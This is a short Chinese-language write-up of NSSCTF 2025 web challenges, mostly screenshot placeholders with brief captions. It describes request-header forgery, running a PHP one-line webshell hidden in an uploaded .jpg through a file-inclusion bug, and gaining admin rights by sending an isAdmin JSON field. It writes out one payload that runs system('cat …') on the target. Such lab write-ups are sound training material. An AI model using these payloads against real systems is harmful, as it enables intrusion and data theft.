NSSCTF-2025-WEB-WP

SIGN IN!

image-20251101194052001





很简单的伪造请求头

image-20251101194144321

image-20251101194224216

image-20251101194301008

ezez_include


可以任意文件读取

image-20251101195056447


扫目录可以得到upload.php

image-20251101195107265

image-20251101194648343



传一句话木马,但是只能传.jpg图片

image-20251101194836084


可以利用前面的文件包含,包含上传的这个.jpg图片,就可以执行图片里的PHP代码了

image-20251101195624267

1
nss=/var/www/html/upload/a.jpg&shell=system('cat /ffffflalalallalalalalalalalg');

image-20251101195635020


isAdmin

参数用的题目名(蒙的)

1
{"isAdmin":"admin"}

发送更新请求

image-20251101195834680


检测管理员权限就得到flag了

image-20251101195907765

DANGEROUS TRIAL

扫目录扫到www.zip文件

image-20251101200108201


得到的是弱口令字典

image-20251101200137806

